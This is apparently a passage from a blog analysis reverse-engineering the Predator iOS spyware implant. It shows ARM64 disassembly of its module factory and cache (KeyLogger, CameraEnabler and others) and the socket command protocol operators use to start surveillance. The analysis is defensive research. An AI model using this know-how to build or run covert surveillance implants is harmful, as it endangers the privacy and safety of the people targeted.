This function uses a PC-relative jump table to dispatch to different operation constructors. The table stores offsets from the current Program Counter (PC = current instruction address) rather than absolute addresses. Each offset points to code that allocates and initializes the corresponding operation type.
; Dispatch mechanism
0x10000dae0  adr     x17, 0x10000dd70     ; x17 = &jump_table
0x10000dae8  ldrsw   x16, [x17, x16, lsl #0x2] ; Load offset from table[index]
0x10000daec  adr     x17, 0x10000daec     ; x17 = PC (base address)
0x10000daf0  add     x16, x17, x16        ; target = PC + offset
0x10000daf4  br      x16                  ; Jump to constructor code
Jump table mapping:
[0] = 0x00c→ PC + 0x00c = 0x10000daf8 (HiddenDotconstructor logic)[1] = 0x088→ PC + 0x088 = 0x10000db74 (Voipconstructor logic)[2] = 0x130→ PC + 0x130 = 0x10000dc1c (KeyLoggerconstructor logic)[3] = 0x1a0→ PC + 0x1a0 = 0x10000dc8c (CameraEnablerconstructor logic)
Example: CameraEnabler construction (index 3):
; Allocate and construct CameraEnabler object
0x10000dc8c  mov     w0, #0x38             ; 56 bytes
0x10000dc90  bl      operator new
...
0x10000dcd8  str     x16, [x0, #0x18]      ; Setup vtable (for init/execute)
0x10000dcdc  strb    wzr, [x0, #0x30]      ; enabled = false (field of the class)
This sets up the vtable so init() and execute() can be called later.
Store in factory cache:
0x10000dcb4  add     x8, x0, #0x18        ; x8 = object pointer (x0 + offset)
...
0x10000dce4  stp     x8, x0, [x20, #0x30] ; Store at factory + 0x30
                                          ; Cache slot 3 (index 3 × 16 = 0x30)
Note: The allocated memory block starts at
x0, but the actualCameraEnablerobject begins atx0 + 0x18. The factory stores both pointers:x8(the object, used as this in method calls) andx0(the memory block, used for reference counting)
We setup our object at x0 and then the newly created CameraEnabler is stored at factory + 0x30, which corresponds to:
operation_id13 → index 3 → offset0x30
Factory cache after creation:
Factory object layout:
────────────────────────────────
+0x00  HiddenDot      (slot 0)
+0x10  Voip           (slot 1)
+0x20  KeyLogger      (slot 2)
+0x30  CameraEnabler  (slot 3) ← Just stored here!
Now when getOperation(13) is called, it calculates the same address (factory + 0x30) and retrieves the CameraEnabler I just stored.
Cache Lookup
This function retrieves operations that were previously created and cached. It uses the same addressing calculation as newOperation to find the right cache slot.
Step 1: Validate operation_id
0x10000da68  sub     w9, w1, #0xe         ; w9 = operation_id - 14
0x10000da6c  cmn     w9, #0x5             ; Check if valid
0x10000da70  b.hi    0x10000da7c          ; Continue if valid

; Invalid - return NULL:
0x10000da74  stp     xzr, xzr, [x8]       ; Return NULL
0x10000da78  ret
Step 2: Calculate cache slot and load operation
0x10000da7c  sub     w9, w1, #10          ; index = operation_id - 10
0x10000da80  add     x9, x0, w9, uxtw #0x4 ; address = factory + (index × 16)
0x10000da84  ldp     x10, x9, [x9]        ; Load operation from that address
0x10000da88  stp     x10, x9, [x8]        ; Return to caller
The connection to newOperation:
During creation, newOperation stored the operation at factory + (index × 16):
; From newOperation (CameraEnabler case):
0x10000dce4  stp     x8, x0, [x20, #0x30]  ; Store at factory + 0x30
                                           ; (index 3 × 16 = 0x30)
Now getOperation retrieves it from the same address:
; For operation_id = 13:
; index = 13 - 10 = 3
; address = factory + (3 × 16) = factory + 0x30
0x10000da84  ldp     x10, x9, [factory + 0x30]  ; Load what was stored earlier
Cache layout:
Factory object:
──────────────────────────────────
+0x00  HiddenDot      (index 0)
+0x10  Voip           (index 1)
+0x20  KeyLogger      (index 2)
+0x30  CameraEnabler  (index 3)  ← Stored by newOperation
       └──────────────────────┘     Retrieved by getOperation
This symmetry ensures operations stored during 'A' (Initialize) commands can be retrieved during 'E' (Execute) and 'D' (Delete) commands.
Putting It All Together
Now that I've examined each component, let me walk through a complete example showing how all the pieces work together.
Complete Flow: From Socket to Surveillance
Let's say I'm analyzing the initialization of CameraEnabler with command 13,A,0\n.
Visual Overview:
┌─────────────┐
│   Socket    │  "13,A,0\n"
│  Connection │ ────────────┐
└─────────────┘             │
                            ▼
                    ┌───────────────┐
                    │ processClient │
                    └───────┬───────┘
                            │ Parse protocol
                            ▼
              ┌─────────────────────────┐
              │ operation_id = 13       │
              │ command_type = 'A'      │
              │ data_size = 0           │
              └───────────┬─────────────┘
                          │
                          ▼
                  ┌──────────────────┐
                  │ processRequest() │
                  └────────┬─────────┘
                           │ Command 'A'
                           ▼
                  ┌──────────────────┐
                  │ newOperation(13) │
                  └────────┬─────────┘
                           │ index = 3
                           ▼
              ┌────────────────────────────┐
              │ Jump to CameraEnabler      │
              │ constructor (PC + 0x1a0)   │
              └─────────┬──────────────────┘
                        │
        ┌───────────────┼───────────────┐
        ▼               ▼               ▼
   ┌─────────┐   ┌──────────┐   ┌──────────────┐
   │ Allocate│   │  Setup   │   │    Store     │
   │ 56 bytes│   │  vtable  │   │ in factory   │
   └─────────┘   └──────────┘   │ cache[3]     │
                                └──────┬───────┘
                                       │
                                       ▼
                              ┌──────────────────┐
                              │ operation->init()│
                              └──────┬───────────┘
                                     │
                                     ▼
                              ┌──────────────┐
                              │   Success!   │
                              │ "Operation   │
                              │ initialized" │
                              └──────────────┘
Memory State After Initialization:
Factory Cache:                      CameraEnabler Object (56 bytes):
┌──────────────────┐               ┌─────────────────────────────┐
│ +0x00: NULL      │               │ +0x00: shared_ptr control   │
│ +0x10: NULL      │               │ +0x08: refcount = 1         │
│ +0x20: NULL      │               │ +0x10: weak_count = 0       │
│ +0x30: ●─────────┼──────────────▶│ +0x18: CameraEnabler vtable │◀┐
└──────────────────┘               │ +0x20: hooker_context       │ │
        ▲                          │ +0x28: hooker_context       │ │
        │                          │ +0x30: enabled = false      │ │
        │                          └─────────────────────────────┘ │
        │                                                          │
        └──── Cached for later getOperation(13) calls ─────────────┘
Now I can imagine a future "Execute" flow:
Socket: "13,E,6\nenable"
   │
   ├─▶ Parse ─▶ operation_id=13, command='E', data="enable"
   │
   ├─▶ getOperation(13) ─▶ Load from factory[+0x30]
   │                       │
   │                       ▼
   │              ┌─────────────────────┐
   │              │ CameraEnabler found │
   │              └──────────┬──────────┘
   │                         │
   ├─▶ Load vtable ──────────┤
   │   from object+0x18      │
   │                         ▼
   │              ┌──────────────────────┐
   │              │ vtable[+0x18]        │
   │              │ = execute()          │
   │              └──────────┬───────────┘
   │                         │
   └─▶ Call ─────────────────┘
       CameraEnabler::execute("enable")
                │
                ▼
       ┌─────────────────────┐
       │ Install camera hooks│
       │ Start surveillance  │
       └─────────────────────┘
Conclusion
What I've Learned
In this article, I've reverse-engineered Predator's command and control infrastructure, revealing:
- Professional surveillance platform: The factory pattern and modular design show this isn't opportunistic malware. It's a commercial spyware product built for reliable, long-term deployment.
- Dynamic capability management: The cache lookup mechanism enables real-time control over active surveillance operations, allowing operators to selectively enable/disable modules based on target activity.
- Multi-layered anti-analysis: The malware employs Jetsam memory limit manipulation, immediate self-deletion and shutdown notification handlers. It demonstrates awareness of both forensic analysis and proficient iOS knowledge.
What's Next: Part 2
I've seen how operations are created and managed, but not what they do. Part 2 will deep-dive into the CameraEnabler module, examining:
- How it hooks into iOS's private
CMCapture.framework - The Mach exception-based hooking mechanism (
DMHooker) - Kernel memory primitives (
FDGuardNeonRW) (I'll pray that I don't loose my mind there) - I'll find maybe more...
References
- Amnesty Tech: Intellexa Leaks
- iVerify: Trust Broken at the Core
- Google TIG: Intellexa Zero-Days
- L0psec - Predator iOS Implant RE
Sample Information
- Hash:
85d8f504cadb55851a393a13a026f1833ed6db32cb07882415e029e709ae0750 - Type: Mach-O 64-bit executable (arm64)
- Analysis Tool: Binary Ninja
Disclaimer: This analysis is for educational and defensive security purposes. The techniques described should only be used for legitimate security research, authorized penetration testing, or defensive security operations.